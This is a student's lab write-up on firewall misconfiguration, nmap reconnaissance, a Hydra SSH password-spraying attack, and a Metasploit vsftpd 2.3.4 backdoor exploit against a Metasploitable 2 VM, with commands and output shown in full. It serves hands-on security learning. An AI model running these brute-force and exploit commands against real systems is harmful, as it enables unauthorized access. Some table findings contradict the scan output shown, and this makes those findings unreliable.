
To Action From
-- -- --
22/tcp ALLOW Anywhere
22/tcp (v6) ALLOW Anywhere (v6)
```

## Purpose:

- ufw enable: Activates the firewall to block unauthorized traffic.
- ufw allow from 192.168.56.104: **Whitelisted the attacker**, allowing all their traffic (intentional misconfiguration for testing).

## 3. Traffic Analysis (Wireshark on Target)

Action: I captured traffic during the attack using sudo wireshark on the target machine.



## Observations:

- **TCP Packets Flood:** Hundreds of SYN, ACK, and RST packets from the attacker.
  - Example: SYN → Port 80 (HTTP) → SYN-ACK (if open).
- **Service Probes:** Nmap sent requests to identify services (e.g., HTTP banners, SSH versions).
- **Firewall Bypass:** Since the attacker's IP was allowed, the firewall did **not block the scan**.

## Key Findings

1. **Reconnaissance Phase:** Attackers use tools like nmap to map networks and find vulnerabilities.
  2. **Firewall Misconfiguration:** Whitelisting an attacker's IP renders the firewall useless against them.
  3. **Traffic Patterns:** Legitimate tools (e.g., nmap) generate "noisy" traffic that defenders can detect.
- 

## Lessons Learned

1. **Attackers Need Information:** Scans like nmap -A reveal critical details (open ports, OS).
  2. **Firewalls Require Careful Rules:** Allowing specific IPs can create security holes.
  3. **Defense Requires Monitoring:** Tools like Wireshark help spot unusual traffic (e.g., rapid SYN packets).
- 

### 1. Simulate Blocking the Attacker:

```
sudo ufw deny from 192.168.56.104 # Block attacker
```

```
bivin@bivin-VirtualBox:~$ sudo ufw deny from 192.168.56.104
[sudo] password for bivin:
Rule updated

bivin@bivin-VirtualBox:~$ sudo ufw deny ssh
Rule updated
Rule updated (v6)
bivin@bivin-VirtualBox:~$ sudo ufw status
Status: active

To Action From
-- ----- ---
22/tcp DENY Anywhere
Anywhere DENY 192.168.56.104
22/tcp (v6) DENY Anywhere (v6)
```

---

## Conclusion

This exercise taught me how attackers perform network reconnaissance, how firewall rules impact security, and the importance of traffic analysis. By intentionally misconfiguring the firewall, I saw firsthand how easily attackers can exploit human errors.

## Simulating a Password Spraying Attack with Hydra

### Overview

In this exercise, I simulated a **password spraying attack** using Hydra to test SSH authentication security on a target machine (192.168.56.105). The goal was to understand how attackers exploit weak credentials and to analyze defensive logging mechanisms.

---

### Lab Setup

| Machine          | IP Address     | Role              |
|------------------|----------------|-------------------|
| Attacker Machine | 192.168.56.104 | Kali Linux/Parrot |
| Target Machine   | 192.168.56.105 | Ubuntu/Linux      |

---


### Step-by-Step Procedure

#### 1. Setting Up SSH on the Target Machine

**Objective:** Ensure SSH is running and accessible.

##### 1. Installed SSH Server:

```
sudo apt update && sudo apt install openssh-server -y
```



```
bivin@bivin-VirtualBox:~$ sudo apt update && sudo apt install openssh-server -y
Hit:1 http://archive.ubuntu.com/ubuntu noble InRelease
Get:2 http://security.ubuntu.com/ubuntu noble-security InRelease [126 kB]
Get:3 http://archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB]
Get:4 http://security.ubuntu.com/ubuntu noble-security/main amd64 Packages [611 kB]
Get:5 http://archive.ubuntu.com/ubuntu noble-backports InRelease [126 kB]
Get:6 http://archive.ubuntu.com/ubuntu noble-updates/main amd64 Packages [834 kB]
Get:7 http://security.ubuntu.com/ubuntu noble-security/main Translation-en [116 kB]
Get:8 http://security.ubuntu.com/ubuntu noble-security/main amd64 Components [8,984 B]
```

### 3. Configured Firewall

```
sudo ufw allow ssh # Allow SSH traffic
```

```
bivin@bivin-VirtualBox:~$ sudo ufw allow ssh
Skipping adding existing rule
Skipping adding existing rule (v6)
bivin@bivin-VirtualBox:~$ sudo ufw status
Status: active

To Action From
-- -- --
22/tcp ALLOW Anywhere
Anywhere DENY 192.168.56.104
22/tcp (v6) ALLOW Anywhere (v6)
```

---

## 2. Creating a Test User on the Target

**Objective:** Simulate a user with weak credentials.

### 1. Added User testuser:

```
sudo adduser testuser # Password: "password123"
```

```
bivin@bivin-VirtualBox:~$ sudo adduser testuser
info: Adding user `testuser' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group `testuser' (1001) ...
info: Adding new user `testuser' (1001) with group `testuser (1001)' ...
info: Creating home directory `/home/testuser' ...
info: Copying files from `/etc/skel' ...
New password:
BAD PASSWORD: The password fails the dictionary check - it is based on a dictionary word
Retype new password:
passwd: password updated successfully
```

## 2. Verified SSH Access:

From the attacker machine:

```
ssh testuser@192.168.56.105 # Successfully logged in
```

```
KALI LINUX ATTACKER MACHINE [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
testuser@bivin-VirtualBox: ~
testuser@bivin-VirtualBox: ~ x testuser@bivin-VirtualBox: ~
testuser@bivin-VirtualBox: ~ x bivin@attacker: ~ x

(bivin@attacker) [~]
$ ssh testuser@192.168.56.105
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
ED25519 key fingerprint is SHA256:g6PeYQ2tiihJyGnTl1Sz/h77phTxD85VoR8pkWguk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint]): yes
Warning: Permanently added '192.168.56.105' (ED25519) to the list of known hosts.
testuser@192.168.56.105's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-52-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

19 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

6 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

testuser@bivin-VirtualBox: ~ $
```


### **3. Preparing Wordlists on the Attacker Machine**

**Objective:** Create custom username/password lists for Hydra.

## 1. Created users.txt:

A screenshot of a Kali Linux terminal window titled "Mousepad". The terminal displays a list of users from 1 to 10. The user list is as follows:  
1 user  
2 testuser  
3 test  
4 user1  
5 beast  
6 username  
7 userrrr  
8 user123  
9 batman  
10 nick

## 2. Created passwords.txt:



The screenshot shows a Kali Linux desktop environment in Oracle VM VirtualBox. A terminal window titled 'Mousepad' is open, displaying a list of 10 password entries. The entries are:

```
1 password
2 password123
3 1234
4 123
5 cat
6 test
7 user
8 user123
9 incredible
10 pass123
```


## 4. Executing the Hydra Attack

**Objective:** Brute-force SSH credentials.

### 1. Ran Hydra:

```
hydra -L users.txt -P passwords.txt ssh://192.168.56.105 -t 4
```

**successful Login Output:**



```
(bivin㉿attacker)~
$ sudo hydra -L /home/bivin/users -P /home/bivin/passwords ssh://192.168.56.105 -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-29 13:40:32
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100 login tries (l:10/p:10), ~25 tries per task
[DATA] attacking ssh://192.168.56.105:22/
[22][ssh] host: 192.168.56.105 login: testuser password: password123
[STATUS] 85.00 tries/min, 85 tries in 00:01h, 15 to do in 00:01h, 4 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-29 13:41:46
```

## Key Findings

1. **Attack Success:** Hydra cracked the weak password (password123) in seconds.
  2. **Logging:** The target's auth.log recorded every failed attempt, highlighting the attack's visibility.
  3. **Firewall Impact:** With UFW enabled, Hydra's attempts were logged but not blocked.
- 

## Lessons Learned

1. **Weak Passwords Are Critical Risks:** Simple passwords are easily exploitable.
  2. **Defense in Depth:**
    - Use tools like fail2ban to automatically block brute-force attempts.
    - Enforce strong password policies (e.g., minimum length, complexity).
- 

## Next Step:

1. **Install Defense:**
  - Installed fail2ban on the target: sudo apt install fail2ban

```
bivin@bivin-VirtualBox:~$ sudo apt install fail2ban
Reading package lists... Done
Building dependency tree... Done
```

## Cleanup:

Removed the test user on the **target machine**:

```
sudo deluser testuser
```

```
bivin@bivin-VirtualBox:~$ sudo deluser testuser
info: Removing crontab ...
info: Removing user `testuser' ...
```

---

## Conclusion

This exercise demonstrated how easily weak passwords can be exploited. By simulating attacks and defenses, I gained practical insights into securing authentication mechanisms.

**NOTE: Since we didn't have any vulnerabilities in our previous target machine, we'll be using a metasploitable2 machine which has vulnerabilities and we'll be exploiting them.**

## Metasploitable 2 Vulnerability Discovery

### Objective


Let's perform initial reconnaissance on the Metasploitable 2 VM (192.168.56.107) to identify open ports, services, and potential vulnerabilities using nmap.

### Steps Performed

#### 1. IP Identification:

- Discovered the Metasploitable 2 VM's IP address as **192.168.56.107** using network scanning tools.

**Command:** ip a




```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0 Link encap:Ethernet HWaddr 0B:00:27:1d:b1:66
 inet addr:192.168.56.107 Bcast:192.168.56.255 Mask:255.255.255.0
 inet6 addr: fe80::a00:27ff:fe1d:b166/64 Scope:Link
 UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
 RX packets:29 errors:0 dropped:0 overruns:0 frame:0
 TX packets:29 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:1000
 RX bytes:1188 (1.1 KB) TX bytes:3638 (3.5 KB)
Base address:0x0020 Memory:f0200000-f0220000

lo Link encap:Local Loopback
 inet addr:127.0.0.1 Mask:255.0.0.0
 inet6 addr: ::1/128 Scope:Host
 UP LOOPBACK RUNNING MTU:16436 Metric:1
 RX packets:102 errors:0 dropped:0 overruns:0 frame:0
 TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
 collisions:0 txqueuelen:0
 RX bytes:23665 (23.1 KB) TX bytes:23665 (23.1 KB)
msfadmin@metasploitable:~$ _
```

#### 2. Connectivity Test:

- Verified connectivity using ping:

ping 192.168.56.107




```
bivin@attacker:~$ ping 192.168.56.107
PING 192.168.56.107 (192.168.56.107) 56(84) bytes of data.
64 bytes from 192.168.56.107: icmp_seq=1 ttl=64 time=1.37 ms
64 bytes from 192.168.56.107: icmp_seq=2 ttl=64 time=1.28 ms
64 bytes from 192.168.56.107: icmp_seq=3 ttl=64 time=1.99 ms
64 bytes from 192.168.56.107: icmp_seq=4 ttl=64 time=1.25 ms
64 bytes from 192.168.56.107: icmp_seq=5 ttl=64 time=1.03 ms
```

- **Result:** Successful ICMP replies confirmed the VM is reachable.

### 3. Vulnerability Scan:

- Executed an aggressive nmap scan to enumerate services and versions:

```
nmap -sV -A 192.168.56.107
```



```
KALI LINUX ATTACKER MACHINE [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
bivin@attacker:~ x bivin@attacker:~ x
(bivin@attacker) [~]
$ nmap -sV -A 192.168.56.107
Starting Nmap 7.94 (https://nmap.org) at 2025-01-29 17:41 EST
Nmap scan report for 192.168.56.107
Host is up (0.001ms latency)
Not shown: 977 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)
| ssh-hostkey:
| 1024 60:0f:c1:e1:c0:5f:a8:74:d6:90:24:fa:c4:d5:6cc0 (DSA)
| 2048 56:56:24:1e:21:1d:de:07:2b:a6:b1:b1:24:3d:e8:f3 (RSA)
|_ 25/tcp open smtp Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-cert: Subject: commonName=ubuntu0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=US
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
|_ssl-date: 2025-01-29T22:41:55+00:00; -is from scanner time.
|_sslv2: supported
|_ciphers:
|_SSL2_RC4_128_WITH_MD5
|_SSL2_RC4_128_EXPORT104_WITH_MD5
|_SSL2_RC4_128_EXPORT40_WITH_MD5
|_SSL2_DES_64_CBC_WITH_MD5
|_SSL2_RC2_128_CBC_WITH_MD5
53/tcp open domain ISC BIND 9.4.2
| dns-nsid:
|_bind.version: 9.4.2
80/tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-title: Apache/2.2.8 (Ubuntu) DAV/2
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
111/tcp open rpcbind 2 (RPC #100000)
| rpcinfo:
| program version port/proto service
|_ program version port/proto service
| 100000 2 111/tcp rpcbind
| 100000 2 111/udp rpcbind
| 100003 2,3,4 2049/tcp nfs
| 100003 2,3,4 2049/udp nfs
| 100005 1,2,3 4939/tcp mountd
| 100005 1,2,3 5199/udp mountd
| 100021 1,3,4 48560/udp nlockmgr
| 100021 1,3,4 6031/tcp nlockmgr
| 100024 3008/tcp status
| 100024 1 53627/tcp status
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp open exec netkit-ssh rexecd
512/tcp open shell OpenBSD rsh/rlogin
514/tcp open shell Netkit rsh
1099/tcp open java-rmi GNU Classpath grmregistry
1524/tcp open bindshell Metasploitable root shell
2000/tcp open dnp3 2-4 (RPC #100003)
2121/tcp open ftp ProFTPD 1.3.4
3306/tcp open mysql MySQL 5.0.51a-3ubuntu5
| mysql-info:
|_Protocol: 10
|_Version: 5.0.51a-3ubuntu5
|_Thread Id: 8
|_Capabilities flags: 43564
|_ Some Capabilities: SupportsCompression, SupportsTransactions, Support41Auth, Speaks41ProtocolNew, SwitchToSSLAfterHandshake, ConnectWithDatabase, LongColumnFlag
|_salt: Encryp[...]/gyjimw$fc
5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
|_ssl-date: 2025-01-29T22:41:55+00:00; -is from scanner time.
|_ssl-cert: Subject: commonName=ubuntu0804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryName=US
|_Not valid before: 2010-03-17T14:07:45
|_Not valid after: 2010-04-16T14:07:45
5900/tcp open vnc VNC (protocol 3.3)
|_vnc-cipher: aes
|_Protocol version: 3.3
|_Security types:
|_ VNC Authentication (2)
6000/tcp open X11 (access denied)
6667/tcp open http Apache/2.4.42 (Ubuntu)
6669/tcp open ajp13 Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Tomcat/1.1
|_http-keepalive: 100
|_http-title: Apache Tomcat/5.5
MAC Address: 00:00:27:1D:B1:66 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```

```

OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
| OS: Unix (Samba 3.0.20-Debian)
| Computer name: metasploitable
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2025-01-29T17:41:46-05:00

| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)

|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

|_ clock-skew: mean: 1h14m59s, deviation: 2h30m00s, median: -1s
|_ smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT ADDRESS
1 1.06 ms 192.168.56.107

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.22 seconds

```

## Key Observations from Nmap Scan

### 1. Open Ports & Services

The scan revealed **25+ open ports** with outdated and vulnerable services. Below are critical findings:

| Port | Service | Version                  | Key Details                                                                                                        |
|------|---------|--------------------------|--------------------------------------------------------------------------------------------------------------------|
| 21   | FTP     | vsftpd 2.3.4             | - <b>Anonymous login allowed</b> (security misconfiguration).<br>- <b>Backdoor vulnerability (CVE-2011-2523)</b> . |
| 22   | SSH     | OpenSSH 4.7p1            | - Outdated version with potential exploits (e.g., weak credentials).                                               |
| 23   | Telnet  | Linux telnetd            | - <b>Insecure protocol</b> (credentials transmitted in plaintext).                                                 |
| 80   | HTTP    | Apache 2.2.8 (PHP 5.2.4) | - Outdated Apache/PHP with known vulnerabilities (e.g., directory traversal).                                      |
| 139  | SMB     | Samba 3.0.20-Debian      | - <b>CVE-2007-2447</b> : Remote code execution via username map script.                                            |
| 445  | SMB     | Samba 3.0.20-Debian      | - Same as above.                                                                                                   |

|             |               |                             |                                                         |
|-------------|---------------|-----------------------------|---------------------------------------------------------|
| <b>1524</b> | Bindshell     | "metasploitable root shell" | - <b>Deliberate backdoor</b> for exploitation practice. |
| <b>3306</b> | MySQL         | MySQL 5.0.51a-3ubuntu5      | - Default credentials (root with no password).          |
| <b>5432</b> | PostgreSQL    | PostgreSQL 8.3.0-8.3.7      | - <b>CVE-2007-3280:</b> Authentication bypass.          |
| <b>8180</b> | HTTP (Tomcat) | Apache Tomcat 5.5           | - Default credentials (tomcat:tomcat) for admin access. |

---

## 2. Additional Notable Findings

- **Port 25 (SMTP):**
    - Supports VRFY command for user enumeration.
  - **Port 53 (DNS):**
    - ISC BIND 9.4.2 (vulnerable to DNS cache poisoning).
  - **Port 5900 (VNC):**
    - VNC server with weak authentication (default credentials likely).
  - **Port 6667 (IRC):**
    - UnrealIRCd with a known backdoor (CVE-2010-2075).
- 

## 3. Security Misconfigurations

- **Anonymous FTP Access:** Allows unauthenticated file upload/download.
  - **Telnet Enabled:** Credentials transmitted in plaintext.
  - **Weak SMB Configuration:** Exposes shares with global read/write access.
-

## Summary of Vulnerabilities

| Risk Level | Service                     | Vulnerability                                                            |
|------------|-----------------------------|--------------------------------------------------------------------------|
| Critical   | vsftpd 2.3.4 (Port 21)      | Backdoor allowing root access.                                           |
| High       | Samba 3.0.20 (Port 139/445) | Remote code execution via username map script.                           |
| High       | Bindshell (Port 1524)       | Direct root shell access (deliberate backdoor).                          |
| Medium     | Apache 2.2.8 (Port 80)      | Outdated software with known exploits (e.g., PHP 5.2.4 vulnerabilities). |
| Low        | Telnet (Port 23)            | Credential interception due to plaintext transmission.                   |

---

## Conclusion

The nmap scan successfully identified multiple high-risk vulnerabilities in the Metasploitable 2 VM.

---

## EXPLOITING VULNERABILITIES IN METASPLOITABLE2 MACHINE(TARGET)

### Exploitation of vsftpd 2.3.4 Backdoor (CVE-2011-2523)

#### Objective

Exploit the vsftpd 2.3.4 backdoor vulnerability on Metasploitable 2 (192.168.56.107) to gain a root shell and escalate to a Meterpreter session for advanced post-exploitation.

#### Steps Performed

##### 1. Launching Metasploit

I initiated the Metasploit Framework on my attacker machine (Kali Linux) to begin the exploitation process:

```
msfconsole
```

## 2. Selecting the vsftpd Exploit

Within Metasploit, I loaded the vsftpd backdoor exploit module and configured the target IP:

use exploit/unix/ftp/vsftpd\_234\_backdoor

set RHOSTS 192.168.56.107

```
[msf6] > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
[msf6] exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.107
RHOSTS => 192.168.56.107
[msf6] exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name Current Setting Required Description
---- -- -- --
GHOST no no The local client address
CPORT no no The local client port
Proxies no no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 192.168.56.107 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.h
 tml
RPORT 21 yes The target port (TCP)

Exploit target:

Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
```

### 3. Executing the Exploit & Gaining Initial Shell Access

I ran the exploit to trigger the vsftpd backdoor, also in order to spawn an interactive Bash shell I used the /bin/bash -i command:

#### Output:

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.56.107:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.107:21 - USER: 331 Please specify the password.
[+] 192.168.56.107:21 - Backdoor service has been spawned, handling ...
[+] 192.168.56.107:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.104:38799 → 192.168.56.107:6200) at 2025-01-30 03:40:39 -0500

